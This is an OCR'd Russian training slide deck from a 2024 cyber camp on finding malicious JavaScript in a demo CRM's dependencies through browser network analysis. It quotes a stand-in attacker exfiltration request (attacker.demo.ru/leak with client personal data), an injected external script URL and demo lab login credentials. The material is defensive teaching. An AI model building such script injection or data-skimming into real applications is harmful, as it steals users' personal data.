
Цель № 2

Анализ поведения приложения по сетевым запросам

2024 Cyber Camp Break the Chain


Анализируем js-код


- Открываем скрипт «/static/js/main.75c73b61d32d92378a52.js»
- Код минифицирован, проведение анализа кода затруднено



Анализ сетевых запросов

- Устанавливаем фильтр запросов «All», чтобы видеть все запросы.
- Включаем опцию Preserve log, чтобы список запросов не очищался при переходе на новую страницу.
- Видим, что скрипт «metrics.js» (по столбцу Initiator) отправляет запросы на свой сервер каждые 5 секунд.
- Откроем конкретный запрос. Мы можем увидеть заголовки / тело запроса / ответа.






2024 Cyber Camp Break the Chain

Жизненный цикл HTML-страницы

Анализ сетевых запросов

- Выполняем вход в CRM. Логин manager, пароль crmdemo5@.
- Видим в списке запросов обращения к /api/login для аутентификации и /api/getClients для получения данных клиентов
- Мы можем выполнять различные действия в интерфейсе и анализировать выполняемые сетевые запросы




Вредоносный код в зависимостях

В проекте Demo CRM в одну из транзитивных зависимостей встроен «вредоносный код».

Вредоносный код выполняет 3 независимых вредоносных действия:

1. Внедряет в документ элемент <script> злоумышленника.
2. Внедряет в документ скрипт Яндекс Метрики, к которой имеет доступ злоумышленник.
3. Перехватывает и отправляет на сервер злоумышленника персональные данные создаваемых клиентов (js-сниффер).




Поиск вредоносного кода

1. Проведем анализ элементов <script> на странице приложения после входа в CRM с помощью ранее приведенного скрипта для консоли.

Видим скрипт «http://attacker.demo.ru/tag.js» подключенный с внешнего хоста.

На вкладке Network видим соответствующий сетевой запрос типа «js».




Поиск вредоносного кода

2. Аналогично обнаруживаем запросы и скрипты Яндекс Метрики.

Использование Яндекс Метрики разрешено для данного приложения?

Мы имеем доступ к управлению данной системой аналитики?

Сколько счетчиков подключено к приложению? Все доверенные?



Поиск вредоносного кода


3. Поиск утечки персональных данных создаваемых клиентов.


Нажмем на кнопку «Добавить клиента», в появившуюся форму введем данные и нажмем «OK».


Клиент был создан и отображен в таблице со списком клиентов.


Видим в списке запросов обращение к API /api/addClient.

Видим запрос на хост атакующего – http://attacker.demo.ru/leak?name=Ivan&age=30&address=Moscow. Персональные данные переданы в виде GET-параметров.










2024 Cyber Camp Break the Chain

Резюмируем

- Провели ручную инвентаризацию скриптов на разных этапах ЖЦ HTML-страницы
- Провели анализ поведения js-приложения по сетевым запросам
- Обнаружили вредоносные действия js-кода в одной из библиотек:
  - Внедрение скрипта
  - Динамическая загрузка скрипта с сервера злоумышленника
  - Внедрение системы аналитики, доступной злоумышленнику
  - Работа js-сниффера



2024 Cyber Camp Break the Chain

Проблемы ручного анализа поведения frontend-приложений


1. Вредоносное поведение может выполняться при определенных условиях: время, местоположения, язык, размер экрана и другие характеристики устройства и т. п.
2. Отправка данных злоумышленнику может быть отложенной (например, сохранение перехваченных данных в localStorage, а отправка при следующем визите)
3. Необходимо вручную выполнять основные E2E-сценарии (аутентификация, создание клиента и другие) при каждом анализе
4. Время и трудозатраты на ручной анализ, увеличение TTM

2024 Cyber Camp Break the Chain


Frontend Application Security Testing (FAST)

Открытие страницы


Ввод логина, пароля, клик по кнопке




Успешная аутентификация, редирект




Открытие формы создания клиента, заполнение данных



Клик по кнопке, клиент успешно добавлен



Клик по кнопке Logout, закрытие страницы



Автоматизированное выполнение E2E-сценария (Use Case)

Элементы

script, iframe, embed, form и др.

Запросы


xhr, fetch, img, websocket и др.

API браузера

eval, clipboard, geolocation, cookie, notification и др.

Software Bill of Behaviour (SBOB)

Контентный слой браузера



Требования регуляторов

НКЦКИ «Рекомендации по повышению уровня защищенности российских web-приложений» № ALRT-20220311.1 от 11 марта 2022 г.

19. **Перед использованием** на web-ресурсах JavaScript-кода, подгружаемого со сторонних ресурсов, **осуществлять его проверку на предмет вредоносного воздействия** на отображаемую в браузерах пользователя информацию и возможность кражи аутентификационных данных и файлов-cookie пользователей.

20. Осуществлять периодическую проверку хэш-сумм, используемых JavaScript. В случае изменения хэш-сумм отключать использование JavaScript на сайте и **выполнять повторную проверку функциональности**.

PCI DSS 4.0 (Требования вступают в силу 31.03.2025)

6.4.3 Все скрипты платежных страниц, которые загружаются и выполняются в браузере пользователя, управляются следующим образом:

- Реализован метод подтверждения **авторизации каждого скрипта**.
- Реализован метод, обеспечивающий **целостность каждого скрипта**.
- Актуальная **инвентаризация всех скриптов** с письменным обоснованием необходимости каждого из них.


11.6.1 Обнаружение и реагирование на несанкционированное изменение платежных страниц:

- Контроль **изменений на платежных страницах**
- Контроль **изменений HTTP-заголовков**
- Оповещение персонала о несанкционированных изменениях

2024 Cyber Camp Break the Chain

Что делать?

- Ответить на вопрос: «Я знаю/уверен, что делает frontend-приложение прямо сейчас? Куда отправляет данные?».
- Периодически проводить ручной анализ (инвентаризация скриптов, активных элементов, сетевых запросов).
- Согласование с ИБ новых хостов, с которыми взаимодействует js-приложение.
- Согласование с ИБ новых сторонних js-сервисов.
- Использование встроенных механизмов безопасности браузера (CSP, SRI) для снижения базовых рисков.
- Использование средств автоматизации для регулярных аудитов / проверки новых версий приложения в DevSecOps

